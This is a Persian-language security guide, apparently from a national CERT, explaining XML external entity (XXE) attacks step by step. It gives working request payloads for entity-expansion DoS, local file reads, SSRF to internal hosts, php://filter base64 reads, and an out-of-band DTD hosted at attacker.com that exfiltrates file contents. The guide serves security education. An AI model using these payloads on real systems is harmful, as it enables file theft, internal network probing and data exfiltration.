بسمه تعالی

عنوان مستند

چگونگی انجام حملات XXE

مرکز ماهر

فهرست مطالب

چگونگی حملات XXE

۱ مقدمه

حمله XXE یک حمله خارجی XML از نوع حمله به یک برنامه کاربردی است که ورودی XML را تجزیه می‌کند. این حمله زمانی رخ می‌دهد که یک ورودی XML حاوی ارجاع به یک موجودیت خارجی، توسط یک تجزیه‌کننده XML که به خوبی پیکربندی نشده است، پردازش شود. این حمله ممکن است منجر به افشای اطلاعات محرمانه، منع سرویس، جعل تقاضای سرور و اسکن پورت از جنبه دستگاهی که در آن تجزیه‌کننده واقع شده است، شود.

از سال ۲۰۱۱، فیس‌بوک یک برنامه "Bug Bounty" را ارائه نمود و برای یافتن اشکالات امنیتی در سامانه‌های خود، جایزه نقدی را برای افراد در نظر گرفت. یکی از بزرگ‌ترین جایزه‌ها، پاداش ۳۳۵۰۰ دلاری به یک محقق برزیلی[1] بود که یک آسیب‌پذیری خارجی XML (XXE) را در سرور فیس‌بوک کشف کرد.

[1] Reginaldo Silva

۲ حمله موجودیت خارجی XML[۲] (XXE)

حمله موجودیت خارجی XML اشاره به نوع خاصی از حمله درخواست جعل سرور[۳] (SSRF) دارد که در آن مهاجم با سوءاستفاده از ویژگی‌های تجزیه‌کننده‌های XML, قادر به منع استفاده از سرویس (DoS) و دسترسی به فایل‌ها و خدمات به‌صورت محلی و یا از راه دور می‌شود.

XML یک فرمت داده‌ای است که در همه خدمات وب (XML-RPC، SOAP، REST و غیره) و فایل‌های تصویری (SVG، EXIF data) مورداستفاده قرار می‌گیرد. به‌طور طبیعی، در هر جایی که XML وجود دارد، یک تجزیه‌کننده XML نیز وجود دارد.

مثال زیر یک برنامه وب ساده است که ورودی XML را پذیرفته، آن را تجزیه می‌کند و نتیجه را به خروجی می‌دهد.

Request

```
POST http://example.com/xml HTTP/1.1
<foo>
Hello World
</foo>
```

Response

```
HTTP/1.0 200 OK

Hello World
```

XML بااین‌حال می‌تواند کارهای بیشتری نسبت به اعلام عناصر، صفات و متن انجام دهد. اسناد XML می‌تواند مجموعه‌ای از اعلان‌های نشانه‌گذاری که نوع سند را تعریف می‌کنند، مشخص کند تا یک

[2] XML External Entity (XXE)

[3] Server Side Request Forgery: https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/

تجزیه‌کننده XML قبل از پردازش، از صحت سند XML اطمینان حاصل نماید. دو راه بعدی برای انجام این کار وجود دارد: یا از طریق تعریف اسکریپت XML[۴] یا تعریف نوع داده[۵].

تعاریف نوع داده (DTDs)، چیزی است که ما باید بر روی آن تمرکز کنیم، زیرا آنجا آسیب‌پذیری‌های خارجی XML رخ می‌دهد. XML درواقع از SGML (اجداد XML) گرفته‌شده است.

در شکل زیر یک مثال از نوع تعریف نوع داده (DTD) به نام foo با یک عنصر به نام bar است که در حال حاضر نام کلمه "World" است؛ بنابراین، هر کجا &bar استفاده‌شده است، تجزیه‌کننده XML آن را با کلمه World جایگزین می‌کند.

Request

```
POST http://example.com/xml HTTP/1.1

<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World">
]>
<foo>
  Hello &bar;
</foo>
```

Response

```
HTTP/1.0 200 OK

Hello World
```

درحالی‌که این کار ابتدا به نظر بی‌ضرر است، موجودیت‌ها XML می‌تواند توسط یک مهاجم مورد استفاده قرار گیرد تا منجر به حمله منع سرویس توسط جاسازی موجودیت‌ها در داخل نهادها شود. این حمله معمولاً به‌عنوان "a billion laughs attack"[۶] معروف است. بعضی از تجزیه‌کننده‌های XML به‌طور خودکار مقدار حافظه‌ای که می‌توان استفاده کرد را محدود می‌کنند.

---

[4] XML Schema Definition (XSD): https://searchmicroservices.techtarget.com/definition/XSD-XML-Schema-Definition
[5] Data Type Definition (DTD): https://searchmicroservices.techtarget.com/definition/data-type
[6] https://en.wikipedia.org/wiki/Billion_laughs_attack


Request

```
POST http://example.com/xml HTTP/1.1

<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World ">
  <!ENTITY t1 "&bar;&bar;">
  <!ENTITY t2 "&t1;&t1;&t1;&t1;">
  <!ENTITY t3 "&t2;&t2;&t2;&t2;&t2;">
]>
<foo>
  Hello &t3;
</foo>
```

Response

```
HTTP/1.0 200 OK

Hello World World World World World World Wor
ld World World World World World World World
World World World World World World World Wor
ld World World World World World World World
World World World World World World World Wor
ld World World World
```

اما از موجودیت‌ها XML می‌توان برای کارهای بیشتری غیر از Denial of Service استفاده کرد. زیرا موجودیت‌ها XML لزوماً در سند XML تعریف نمی‌شوند. در حقیقت، موجودیت‌ها XML می‌توانند از هرجایی گرفته شوند، از جمله موجودیت خارجی که XML External entity (XXE) نامیده می‌شود. بدین ترتیب حمله XXE به نوعی حمله درخواست جعل سرور (SSRF) تبدیل می‌شود.



مهاجم می‌تواند درخواست زیر را انجام دهد و اگر تجزیه‌کننده XML برای پردازش موجودیت خارجی (به‌طور پیش‌فرض، بسیاری از تجزیه‌کننده‌های معروف XML برای انجام این کار پیکربندی شده‌اند) پیکربندی‌شده باشد، محتویات یک فایل موجود در سیستم را بازمی‌گرداند.

Request

```
POST http://example.com/xml HTTP/1.1

<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "file:///etc/lsb-release">
]>
<foo>
  &bar;
</foo>
```

Response

```
HTTP/1.0 200 OK

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04 LTS"
```

البته، مهاجم به فایل‌های سیستم محدود نمی‌شود، اگر مهاجم از مکان و ساختار برنامه وب آگاه باشد، می‌تواند به‌راحتی کد منبع را سرقت کند. همچنین لازم به ذکر است که با برخی از تجزیه‌کننده‌های XML، علاوه بر محتویات یک فایل حتی می‌توان فهرست لیست‌های دایرکتوری را نیز دریافت کرد.

با استفاده از درخواست‌های HTTP خاص به فایل‌های موجود در شبکه محلی، می‌توان از موجودیت خارجی XML بیشتر استفاده کرد (به‌عنوان‌مثال تنها در پشت فایروال قابل دسترسی است).

Request

```
POST http://example.com/xml HTTP/1.1

<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "http://192.168.0.1/secret.txt">
]>
<foo>
  &bar;
</foo>
```

Response

```
HTTP/1.0 200 OK

Hello, I'm a file on the local network (behin
d the firewall)
```

۳ محدودیت‌های موجودیت خارجی XML (XXE)

موجودیت خارجی XML یک آسیب‌پذیری بسیار مناسب برای مهاجمان هست که از طریق آن بتوانند حملات خود انجام دهند، اما در مواردی امکان دستیابی به برخی فایل‌ها سخت می‌شود. یکی از این موارد در زیر آمده است.

Request

```
POST http://example.com/xml HTTP/1.1

<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "file:///etc/fstab">;
]>
<foo>
  &bar;
</foo>
```

Response

```
HTTP/1.0 500 Internal Server Error

File "file:///etc/fstab", line 3
lxml.etree.XMLSyntaxError: Specification mand
ate value for attribute system, line 3, colum
n 15...
```

/etc/fstab یک فایل است که حاوی برخی از کاراکترهایی است که مانند XML است (حتی اگر XML نباشد). این باعث می‌شود تا تجزیه‌کننده XML این عناصر را بررسی و تجزیه کند، تنها به این نکته توجه داشته باشید که این یک سند معتبر XML نیست. محدودیت‌ها:

- از XXE تنها می‌توان برای به دست آوردن فایل یا پاسخ‌هایی که حاوی XML معتبر هستند، استفاده نمود.
- برای به دست آوردن فایل‌های باینری نمی‌توان از XXE استفاده کرد.

۳-۱ داده کاراکتری[۷] (CDATA)

یک مهاجم می‌تواند در برخورد با فایل‌های متنی ساده، که فایل‌های XML معتبر نیستند (به‌عنوان مثال فایل‌هایی که حاوی خصیصه‌های خاص XML مانند &، < > می‌باشند)، با استفاده از چند ترفند هوشمندانه در محدودیت‌های فوق نیز کار کند.

در حال حاضر یک‌راه حل قانونی، برای زمانی که نیاز به ذخیره کاراکترهای خاص XML در فایل‌های XML باشد، وجود دارد. پارامترهای خاص XML در داده کاراکتری (CDATA) توسط تجزیه‌کننده XML نادیده گرفته می‌شوند.

```
<data><![CDATA[ < " ' & > characters are ok in here ]]></data>
```

بنابراین با توجه به این موضوع مهاجم می‌تواند درخواستی شبیه به درخواست زیر ارسال نماید.

Request

```
POST http://example.com/xml HTTP/1.1

<!DOCTYPE data [
  <!ENTITY start "<![CDATA[">
  <!ENTITY file SYSTEM
"file:///etc/fstab">
  <!ENTITY end "]]>">
  <!ENTITY all "&start;&file;&end;">
]>
<data>&all;</data>
```

Expected Response

```
HTTP/1.0 200 OK

# /etc/fstab: static file system informa...
#
# <file system> <mount point> <type> ...
proc  /proc  proc  defaults  0  0
# /dev/sda5
UUID=be35a709-c787-4198-a903-d5fdc80ab2f... #
/dev/sda6
UUID=cee15eca-5b2e-48ad-9735-eae5ac14bc9...

/dev/scd0  /media/cdrom0  udf,iso9660 ...
```

[7] https://stackoverflow.com/questions/2784183/what-does-cdata-in-xml-mean

با این‌حال این موضوع قابلیت اجرا ندارد زیرا فراخوانی یک موجودیت خارجی در ترکیب با موجودیت داخلی با توجه به شرایط XML، مجاز نیست.

۳-۲ موجودیت‌های پارامتر (Parameter entities)

علاوه بر موجودیت‌های عمومی[8] که تابه‌حال دنبال کردیم، موجودیت‌های پارامتر نیز وجود دارد. موجودیت‌های پارامتر درست مانند موجودیت‌های باقاعده[9] هستند، با این تفاوت که فقط در تعاریف نوع داده (DTDs) مورد استفاده قرار می‌گیرند.

در شکل زیر یک موجودیت پارامتر نشان داده‌شده است با این تفاوت نسبت به موجودیت‌ها عمومی که با علامت ٪ به‌عنوان پیشوند شروع می‌شود تا به‌عنوان یک موجودیت پارامتر به تجزیه‌کننده XML معرفی شود. در مثال زیر یک موجودیت پارامتر برای تعریف موجودیت عمومی مورد استفاده قرارگرفته است که توسط سند XML فراخوانی شده است.

Request

```
POST http://example.com/xml HTTP/1.1

<!DOCTYPE data [
  <!ENTITY % paramEntity
  "<!ENTITY genEntity 'bar'>">
  %paramEntity;
]>
<data>&genEntity;</data>
```

Expected Response

```
HTTP/1.0 200 OK

bar
```

با ذکر مثال فوق، مهاجم می‌تواند مثال CDATA بالا را در نظر بگیرد و با ایجاد یک DTD مخرب قرارداده شده در attacker.com/evil.dtd، آن را به یک حمله کاری تبدیل کند.

[8] General entities

[9] Regular entities

Request

```
POST http://example.com/xml HTTP/1.1

<!DOCTYPE data [
  <!ENTITY % dtd SYSTEM
  "http://attacker.com/evil.dtd">
  %dtd;
  %all;
]>
<data>&fileContents;</data>
```

Attacker DTD (attacker.com/evil.dtd)

```
<!ENTITY % file SYSTEM "file:///etc/fstab">
<!ENTITY % start "<![CDATA[">
<!ENTITY % end "]]>">
<!ENTITY % all "<!ENTITY fileContents '%start
;%file;%end;'>">
```

هنگامی‌که مهاجم درخواست فوق را ارسال می‌کند، تجزیه‌کننده XML ابتدا تلاش می‌کند تا موجودیت پارامتر dtd ٪ را با ایجاد یک درخواست به http://attacker.com/evil.dtd پردازش کند.

پس از دانلود DTD مهاجم، تجزیه‌کننده XML منبع پارامتر file ٪ (از evil.dtd) را بارگذاری می‌کند که در این مورد /etc/fstab هست. سپس محتویات فایل را در برچسب‌های <![CDATA[]]> با استفاده از موجودیت‌های پارامتر start ٪ و end ٪ بسته‌بندی می‌کند و آن‌ها را در یک موجودیت پارامتر دیگری به نام all ٪ ذخیره می‌کند.

نکته فریب‌دهنده این است که all ٪ یک موجودیت عمومی به نام fileContents & را ایجاد می‌کند که می‌تواند به‌عنوان بخشی از پاسخ به مهاجم برگردد. در نظر داشته باشید که مهاجم می‌تواند از موجودیت‌های پارامتر تنها درون DTD استفاده کند و نه در داخل سند XML.

نتیجه کار یک پاسخ به مهاجم با محتویات فایل (/etc/fstab) در تگ‌های CDATA است.

۳-۳ بسته‌بندی پروتکل PHP

در مواردی که برنامه وب آسیب‌پذیر به XML External entity (XXE)، یک برنامه PHP باشد، مهاجم می‌تواند به لطف بسته‌بندی پروتکل PHP برخی کارهای جدید انجام دهد. پلاگین‌های پروتکل PHP رشته‌های ورودی و خروجی هستند که اجازه دسترسی به رشته ورودی و خروجی خود PHP را می‌دهد.

مهاجم می‌تواند از پروتکل php://filter جهت رمزگذاری[10] Base64 محتویات یک فایل استفاده کند. ازآنجاکه Base۶۴ همیشه به‌عنوان XML معتبر شناخته می‌شود، مهاجم می‌تواند به‌راحتی فایل‌ها را بر روی سرور رمزگذاری کند و سپس آن‌ها را در پایان دریافت، رمزگشایی کند. علاوه بر این، این روش همچنین دارای مزیت بیشتری است که اجازه می‌دهد مهاجم فایل‌های باینری را مورد سرقت قرار دهد.

Request

```
POST http://example.com/xml.php HTTP/1.1

<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "php://filter/read=convert.base64-encode/re
source=/etc/fstab">
]>
<foo>
  &bar;
</foo>
```

Response

```
HTTP/1.0 200 OK

IyAvZXRjL2ZzdGFiOiBzdGF0aWMgZmlsZSBzeXN0ZW0ga
W5mb3JtYXRpb24uDQojDQojIDxmaWxlIHN5c3RlbT4gPG
1vdW50IHBvaW50PiAgIDx0eXBlPiAgPG9wdGlvbnM+ICA
gICAgIDxkdW1wPiAgPHBhc3M+DQoNCnByb2MgIC9wcm9j
ICBwcm9jICBkZWZhdWx0cyAgMCAgMA0KIyAvZGV2L3NkY
TUNClVVSUQ9YmUzNWE3MDktYzc4Ny00MTk4LWE5MDMtZD
VmZGM4MGFiMmY4ICAvICBleHQzICByZWxhdGltZSxlcnJ
vcnM9cmVtb3VudC1ybyAgMCAgMQ0KIyAvZGV2L3NkYTYN
ClVVSUQ9Y2VlMTVlY2EtNWIyZS00OGFkLTk3MzUtZWFlN
WFjMTRiYzkwICBub25lICBzd2...
```

۴ موجودیت خارجی XML غیرقابل‌دسترس[11]

در موضوعات قبلی اشاره به حملات موجویت خارجی XML قابل‌دسترس شد، بدین معنی که مهاجم می‌تواند یک درخواست با افزونه XXE ارسال کند و پاسخی که شامل برخی داده‌ها هست را از برنامه وب دریافت کند. بااین‌حال این فرضیه در اغلب موارد، مورد نظر نیست.

در اغلب مواقع، مهاجم می‌تواند افزونه منبع خارجی XXE را به برنامه وب ارسال کند، اما هرگز جوابی دریافت نمی‌شود، این به‌عنوان آسیب‌پذیری غیرقابل‌دسترس شناخته می‌شود. فرآیند بهره‌برداری از چنین آسیب‌پذیری مشابه نمونه بالا، با استفاده از موجودیت‌های پارامتر هست با یک تفاوت که مهاجم نیاز به

[10] https://stackoverflow.com/questions/201479/what-is-base-64-encoding-used-for

[11] Out-of-band XML External Entity (OOB-XXE)

دسترسی به تجزیه‌کننده XML برای ایجاد یک درخواست اضافی به یک سرور کنترل‌شده برای خواندن محتویات فایل دارد.


در مثال زیر نشان داده می‌شود که چگونه یک مهاجم با استفاده از تکنیک Out-of-Band (OOB) از موجودیت‌های پارامتر، سرقت اطلاعات انجام می‌دهد.

Request

```
POST http://example.com/xml HTTP/1.1

<!DOCTYPE data [
  <!ENTITY % file SYSTEM
  "file:///etc/lsb-release">
  <!ENTITY % dtd SYSTEM
  "http://attacker.com/evil.dtd">
  %dtd;
]>
<data>&send;</data>
```

Attacker DTD (attacker.com/evil.dtd)

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://
attacker.com/?collect=%file;'>">
%all;
```



تجزیه‌کننده XML در اولین مرحله موجودیت پارامتر file ٪ را پردازش می‌کند که بارگذاری فایل درخواستی / etc/lsb-release را شامل می‌شود. بعد، تجزیه‌کننده XML تقاضای DTD مهاجم را به http://attacker.com/evil.dtd ارسال می‌کند.

هنگامی ک DTD مهاجم پردازش می‌شود، موجودیت پارامتر all% یک موجودیت عمومی به نام &send ایجاد می‌کند که شامل URL محتویات فایل است (به‌عنوان‌مثال: http://attacker.com/?collect=DISTRIB_ID=Ubuntu...). درنهایت زمانی که URL ساخته

شـد، موجودیـت &send توسـط تجزیه‌کننـده پـردازش می‌شـود و درخواسـت بـه سـرور مهـاجم ارسـال می‌شـود. مهـاجم می‌توانـد در پایـان درخواسـت را ثبـت کنـد و از روی درخواسـت ثبت‌شـده محتوی فایل را بازسازی نماید.

۵ نتیجه‌گیری

موجودیت خارجی XML (XXE)، درحالی‌که آن‌چنان مانند آسیب‌پذیری‌های دیگر، شایع نیست، اما یک آسیب‌پذیری بسیار جدی است که تقریباً هر برنامه وبی را با توجه به‌روش‌های گفته‌شده یا دیگر روش‌ها، تحت تأثیر قرار می‌دهد.

موجودیت خارجی XML (XXE) می‌تواند جهت سرقت فایل‌های سیستم و کد منبع در سرورهای محلی استفاده شود و همچنین حملات درخواست جعل سرور (SSRF) را به سرورهای دیگر در شبکه داخلی راه‌اندازی کند. علاوه بر این XXE زمانی که از برخی تجزیه‌کننده‌ها، استفاده می‌شود و موجودیت‌های خارجی به‌صورت پیش‌فرض فعال هستند (هرچند توسط هیچ برنامه‌ای مورد استفاده نمی‌باشند), می‌تواند باعث حمله منع استفاده از سرویس (DoS) شود.